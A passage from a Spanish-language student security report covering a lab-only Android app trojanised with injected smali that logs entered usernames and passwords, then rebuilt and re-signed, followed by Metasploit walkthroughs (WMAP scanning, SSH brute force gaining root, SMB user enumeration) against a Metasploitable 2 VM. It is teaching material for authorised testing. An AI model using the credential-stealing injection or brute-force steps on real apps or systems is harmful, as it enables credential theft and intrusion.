    locals 1
    .param p1, "nameuser" # Ljava/lang/String;
    .param p2, "password" # Ljava/lang/String;

    #Codigo malicioso
    const-string v0, "ROBANDO NAMEUSER:"
    invoke-static {v0, p1}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
    const-string v0, "ROBANDO PASSWORD:"
    invoke-static {v0, p2}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
    #FIN codigo malicioso

    .prologue
    .line 42
    const-string/jumbo v0, "miriam"

    invoke-virtual {p1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_0

    const-string/jumbo v0, "miriampass"

    invoke-virtual {p2, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0


    if-eqz v0, :cond_0

    .line 43
    const/4 v0, 0x1
    return v0
.end method
```

Figura 5.3: Modificación archivo smali.

También podemos observar las cadenas “miriam”, “miriampass” y una serie de saltos condicionales con los que podemos suponer que estas cadenas se usarán para comprobar el login, pero esto no es lo normal que nos encontremos en una app real, así que haremos como si no las conociéramos.

El siguiente paso será reconstruir la app modificada. La versión instalada por defecto en Kali Linux de apktool da ciertos problemas para la reconstrucción de apps (debido a las actualizaciones del sdk), por lo que demos instalar una actualización de apktool. Podemos ver como hacerlo en [12]. El proceso de reconstrucción se ve en la siguiente figura.



```
root@kali: ~/Descargas
root@kali:~/Descargas# java -jar apktool.jar b appInfectada/
I: Using Apktool 2.3.1-00e2e4-SNAPSHOT
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...apktool apktool.jar appInfectada
I: Building apk file...
I: Copying unknown files/dir...
root@kali:~/Descargas# ls
Apktool apktool.jar appInfectada
root@kali:~/Descargas# ls appInfectada/dist/
app-debug.apk
root@kali:~/Descargas#
```

Figura 5.4: Reconstruyendo apk modificada.

A continuación, firmaremos la apk. Para ello podemos generar una clave con Android Studio tal y como se explica en [9].

Para firmar la apk, usamos jarsigner con el comando:

```
jarsigner -keystore storekey.jks appInfectada/dist/* keyInfectada
```

Una vez firmada la apk, ya lo tendremos todo listo para instalarla en nuestro dispositivo (en nuestro caso un emulador). Una vez instalada la ejecutamos y mostramos el Log en Android Studio, ya que aquí aparecerán el valor de las credenciales. Realizamos una prueba

con username=hola y password=hola. El resultado se puede ver en la figura:




Figura 5.5: Obteniendo credenciales a través del log.

### 5.3. Posibles mejoras para un entorno más real

Debemos tener en cuenta que este ejemplo práctico lo hemos hecho en un entorno preparado y controlado. Es evidente que no siempre vamos a poder tener el dispositivo de nuestra víctima conectado a nuestro ordenador para ver el Log de Android Studio. Por ello, podríamos usar un proxy (nuestro equipo) para que esas dos variables se mandasen a nuestro equipo cada vez que un usuario con nuestra app instalada pulsara el botón de comprobar. Podemos conseguirlo gracias a algunas herramientas de Kali Linux como metasploit, pero por la simplicidad del trabajo no se ha incluido. Podemos verlo en [11].

## 6. Metasploit

Otra de las herramientas incluidas en Kali Linux para realizar tests de penetración es Metasploit Framework [16]. Esta herramienta desarrollada por Rapid7 nos permite detectar y verificar vulnerabilidades en un sistema de forma remota con el objetivo de realizar auditorías de seguridad y proteger el sistema ante posibles atacantes.

Metasploit está compuesto de módulos, de forma que cuando se descubren nuevas vulnerabilidades y exploits pueden añadirse nuevos tests fácilmente. La lista de módulos disponibles puede consultarse en [17].

Para la realización de este trabajo, hemos decidido comprobar el funcionamiento de la herramienta realizando algunos análisis de penetración a un sistema de prueba instalado en una máquina virtual.

### 6.1. El sistema de prueba

En la documentación oficial de Metasploit, Rapid7 recomienda realizar las pruebas usando Metasploitable, que consiste en una máquina virtual de Ubuntu Linux creada intencionadamente para ser vulnerable [19].

Para nuestro trabajo hemos optado por usar la versión Metasploitable 2, que se puede encontrar en [18], por no requerir dependencias externas para ser instalada aparte de un hipervisor en el que lanzar la máquina virtual.

## 6.2. Ejecución de Metasploit

En Kali Linux podemos encontrar Metasploit en el menú de aplicaciones, dentro de la sección “Herramientas de explotación”. Al abrirla se mostrará una consola con la terminal de Metasploit, desde la que podremos ejecutar los distintos tests. Durante la primera ejecución, la herramienta configurará la base de datos, proceso que puede llevar un poco de tiempo.

Antes de continuar, necesitaremos obtener la dirección IP del sistema objetivo, que podemos conseguir usando la orden `ifconfig` desde su terminal.

### 6.2.1. Vulnerabilidades de aplicaciones web

Dado que Metasploitable 2 incluye un servidor web con varias páginas web que podemos ver introduciendo la dirección IP que acabamos de obtener en cualquier navegador, comenzaremos ejecutando un análisis de vulnerabilidades para aplicaciones web. Metasploit incluye una herramienta a tal efecto llamada WMAP. Offensive Security ofrece una guía de uso para esta herramienta en [22].

En primer lugar, es necesario cargar el plugin de WMAP para poder usar su funcionalidad con la orden `load wmap`. A continuación, se añade la aplicación web a la lista de sitios indicando su URL con la orden `wmap_sites`. Por ejemplo, si la IP de la máquina objetivo es 10.211.55.5, el comando a usar sería `wmap_sites -a http://10.211.55.5`.

Después hay que indicar el objetivo a analizar. En este ejemplo, utilizaremos la página web Mutillidae que está incluida en Metasploitable en la URL `/mutillidae/index.php`. Para ello, se usa el siguiente comando:

```
wmap_targets -t http://10.211.55.5/mutillidae/index.php
```

Una vez hecho esto, es posible comprobar que el objetivo está configurado correctamente usando la orden `wmap_targets -l`, como puede verse en la figura 6.1.

```
msf > wmap_sites -a http://10.211.55.5
[*] Site created.
msf > wmap_targets -t http://10.211.55.5/mutillidae/index.php
msf > wmap_targets -l
[*] Defined targets
=====
  Id  Vhost      Host      Port  SSL  Path
  --  -
  0   10.211.55.5 10.211.55.5 80    false /mutillidae/index.php
```

Figura 6.1: Configuración del objetivo de WMAP.

Ahora que todo está configurado, podemos ejecutar el análisis usando todos los módulos activos de WMAP con la orden `wmap_run -e`. Este proceso puede tardar unos minutos.

Cuando haya finalizado, podremos ver la lista de vulnerabilidades encontradas con el comando `wmap_vulns -l`. En la figura 6.2 se pueden ver algunas de las encontradas en este ejemplo.

La herramienta nos avisa, entre otras cosas, de que el directorio phpMyAdmin es visible públicamente, lo que significa que si este servidor estuviera alojado en la URL `http://example.com/`, cualquier persona podría acceder al panel de control de phpMyAdmin con su navegador en `http://example.com/phpMyAdmin`. Esto es un problema ya que si un atacante averiguara la versión de la herramienta instalada en el servidor podría buscar la lista de vulnerabilidades conocidas y potencialmente obtener acceso a toda la base de datos del servidor.



```

[*] + [10.211.55.5] (10.211.55.5): directory /doc/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [10.211.55.5] (10.211.55.5): directory /icons/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [10.211.55.5] (10.211.55.5): directory /index/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [10.211.55.5] (10.211.55.5): directory /phpMyAdmin/
[*]     directory Directoy found.

```

Figura 6.2: Algunas de las vulnerabilidades encontradas por WMAP.

### 6.2.2. SSH

Si hacemos un análisis de puertos en la máquina objetivo con `nmap <IP_OBJETIVO>`, podemos ver que el puerto 22, que se utiliza para el servicio SSH, está abierto. Algo que podemos intentar es usar el módulo SSH Login Check Scanner [21] de Metasploit que sirve para intentar abrir una sesión de SSH en una máquina mediante un ataque de fuerza bruta. Esto nos permitirá comprobar si las contraseñas de los usuarios son suficientemente seguras.

Para activar el módulo, es necesario ejecutar el siguiente comando, como se indica en [21]:

```
use auxiliary/scanner/ssh/ssh_login
```

Como ocurre con la mayoría de módulos de Metasploit, la orden `show options` muestra una lista de todas las opciones configurables del módulo junto con una descripción de las mismas y el valor que tienen actualmente, como se ve en la figura 6.3. Podemos cambiar su valor con `set <OPCIÓN> <VALOR>`. Por ejemplo, en el caso de este módulo, podemos hacer que durante el ataque de fuerza bruta pruebe también a usar contraseñas vacías para todos los usuarios usando el comando `set BLANK_PASSWORDS true`. También podemos activar la opción `USER_AS_PASS` para que pruebe como contraseña el nombre del usuario.

Una de las opciones que hay que configurar obligatoriamente es `RHOSTS`, que sirve para indicar la máquina o máquinas objetivo contra las que se llevará a cabo el ataque. En nuestro ejemplo, indicamos la IP de la máquina con `set RHOSTS 10.211.55.5`.

Name	Current Setting	Required	Description
----	-----	-----	-----
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	10.211.55.5	yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair
per line			
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Figura 6.3: Opciones del módulo SSH Login Check Scanner.

También es necesario indicar un archivo con un diccionario de usuarios y contraseñas que probar. La instalación de Metasploit de Kali Linux ya incluye uno, por lo que solo hay que ejecutar el siguiente comando:

```
set USERPASS_FILE
```

```
/usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

El módulo solamente intentará entrar en el sistema usando los usuarios que aparecen en ese archivo, por lo que antes de continuar es necesario editarlo y añadir los nombres de usuario del sistema objetivo. En el siguiente apartado se explica cómo obtener estos nombres, por



ahora simplemente añadiremos “msfadmin” al final del archivo, que es el nombre de usuario del administrador de Metasploit.

Con todo configurado, podemos iniciar el ataque con la orden `run`.

Si el ataque tiene éxito, el módulo mostrará una salida como la que se ve en la figura 6.4.

```
[*] 10.211.55.5:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialog),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.15:45037 -> 10.211.55.5:22) at 2017-12-12 22:05:14 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 6.4: Ataque con éxito usando el módulo SSH Login Check Scanner.

Usando el comando `sessions -l` podemos ver la lista de sesiones que ha podido abrir y sus ID. Con `sessions -i <ID>` obtendremos el control de esa sesión y podremos controlar la máquina objetivo mediante SSH. Además, como el usuario “msfadmin” tiene privilegios de root, tenemos control total del sistema, como se puede ver en la figura 6.5. Esto demuestra lo peligroso que es que un usuario tenga como contraseña su propio nombre de usuario.

```
msf auxiliary(ssh_login) > sessions -i 2
[*] Starting interaction with 2...

sl
/bin/sh: line 1: sl: command not found
ls
vulnerable
sudo su
[sudo] password for msfadmin: msfadmin
```

Figura 6.5: Obteniendo privilegios de root en la máquina objetivo a través de la sesión de SSH.

### 6.2.3. Obtención de los nombres de las cuentas de usuario de un sistema

Como hemos visto en el apartado anterior, a veces es necesario conocer los nombres de las cuentas de usuario de un sistema. El módulo SMB User Enumeration [20] de Metasploit nos permite obtenerlos.

Como se indica en [20], el comando para activar el módulo es el siguiente:

`use auxiliary/scanner/smb/smb_enumusers`

A continuación es necesario indicar cuál es la dirección IP del sistema objetivo usando la orden `set RHOSTS 10.211.55.5`. Una vez hecho esto, solamente tenemos que ejecutar el módulo con el comando `run` y obtendremos la lista de usuarios del sistema, como se ve en la figura 6.6.

```
msf auxiliary(smb_enumusers) > run

[+] 10.211.55.5:139 - METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 6.6: Lista de nombres de usuario de Metasploit obtenidos con SMB User Enumeration. Resaltado en blanco el nombre de la cuenta de administrador.

## 6.3. Conclusión

En este trabajo podemos ver que el uso de herramientas de seguridad ofensivas pueden ser de gran utilidad para saber si nuestra aplicación, máquina, servidor, etc son realmente seguras para ponerlas en producción. Además de esto, podemos usarlas con otros fines, pero siempre

tenemos que tener en cuenta la ley vigente.

Hemos visto en la sección de SQL injection anterior como llevar a cabo un ataque de una forma fácil e interactiva. Nos ha permitido relacionar conceptos de seguridad y ver como podemos ofrecer contramedidas contra este tipo de ataques tan comunes. También hemos aprendido una nueva herramienta llamada **sqlmap** y a su vez hemos usado un SO concebido para la seguridad como es **Kali Linux**.

Por otra parte, también nos ha llamado la atención que con respecto a realizar ataques, lo más difícil no es encontrar una herramienta, sino saber cómo realizar correctamente los ataques y tener un buen manejo y amplios conocimientos sobre las herramientas que utilizaremos para llevarlos a cabo.

## Referencias

- [1] sqlmap, página oficial de la herramienta open source sqlmap [en línea], 1 de diciembre del 2017, disponible en <http://sqlmap.org/>.
- [2] Openwebinars, hacking tutorial búsquedas con google dorks [en línea], 1 de diciembre del 2017, disponible en <https://openwebinars.net/blog/hacking-tutorial-busquedas-con-google-dorks/>.
- [3] Organización kali linux, página oficial de kali linux [en línea], 1 de diciembre del 2017, disponible en <https://www.kali.org/>.
- [4] Repositorio en github de dotdotpwn [en línea], 11 de diciembre del 2017, disponible en <https://github.com/wireghoul/dotdotpwn>.
- [5] Hackingloops, breve introducción al fuzzing y ejemplo de uso de dotdotpwn [en línea], 11 de diciembre del 2017, disponible en <https://www.hackingloops.com/how-to-use-dotdotpwn/>.
- [6] , 3 de diciembre del 2017, disponible en <http://androidcracking.blogspot.com.es/search/label/smali>.
- [7] Blog oficial de bwapp (la página web no se encuentra disponible) [en línea], 11 de diciembre del 2017, disponible en <http://itsecgames.blogspot.com.es/>.
- [8] Creadpag, guía de instalacion de bwapp en kali linux [en línea], 11 de diciembre del 2017, disponible en <https://creadpag.com/como-instalar-bwapp-en-kali-linux/>.
- [9] Cómo firmar una apk, 3 de diciembre del 2017, disponible en <https://developer.android.com/studio/publish/app-signing.html?hl=es-419>.
- [10] Descarga del proyecto bwapp en sourceforge [en línea], 11 de diciembre del 2017, disponible en <https://sourceforge.net/projects/bwapp/>.
- [11] Profundizando en el ataque con apktool, 3 de diciembre del 2017, disponible en [www.hackeroyale.com/hack-android-using-metasploit/](http://www.hackeroyale.com/hack-android-using-metasploit/).
- [12] Página oficial de apktool [en línea], 1 de diciembre del 2017, disponible en <https://ibotpeaches.github.io/Apktool/>.
- [13] Qué es dalvik bytecode, 3 de diciembre del 2017, disponible en <https://source.android.com/devices/tech/dalvik/dalvik-bytecode>.
- [14] Qué es dalvik bytecode, 3 de diciembre del 2017, disponible en <https://source.android.com/devices/tech/dalvik/dalvik-bytecode>.
- [15] S2lsec labs, artículo: Fuzzing y seguridad [en línea], 11 de diciembre del 2017, disponible en <https://eternal-todo.com/files/articles/fuzzing.pdf>.
- [16] Kali Linux. Metasploit Framework Kali Linux, <https://tools.kali.org/exploitation-tools/metasploit-framework>.
- [17] Rapid7. Base de datos de exploits de Metasploit, 11 de diciembre del 2017, disponible en <https://www.rapid7.com/db/modules/>.

- [18] Rapid7. Descarga de Metasploitable 2,11 de diciembre del 2017, disponible en <https://information.rapid7.com/metasploitable-download.html>.
- [19] Rapid7. Documentación de Metasploit: Setting up a vulnerable target,11 de diciembre del 2017, disponible en <https://metasploit.help.rapid7.com/docs>.
- [20] Rapid7. SMB User Enumeration,12 de diciembre del 2017, disponible en [https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb\\_enumusers](https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_enumusers).
- [21] Rapid7. SSH Login Check Scanner,12 de diciembre del 2017, disponible en [https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh\\_login](https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login).
- [22] Offensive Security. Guía de uso de WMAP,11 de diciembre del 2017, disponible en <https://www.offensive-security.com/metasploit-unleashed/wmap-web-scanner/>.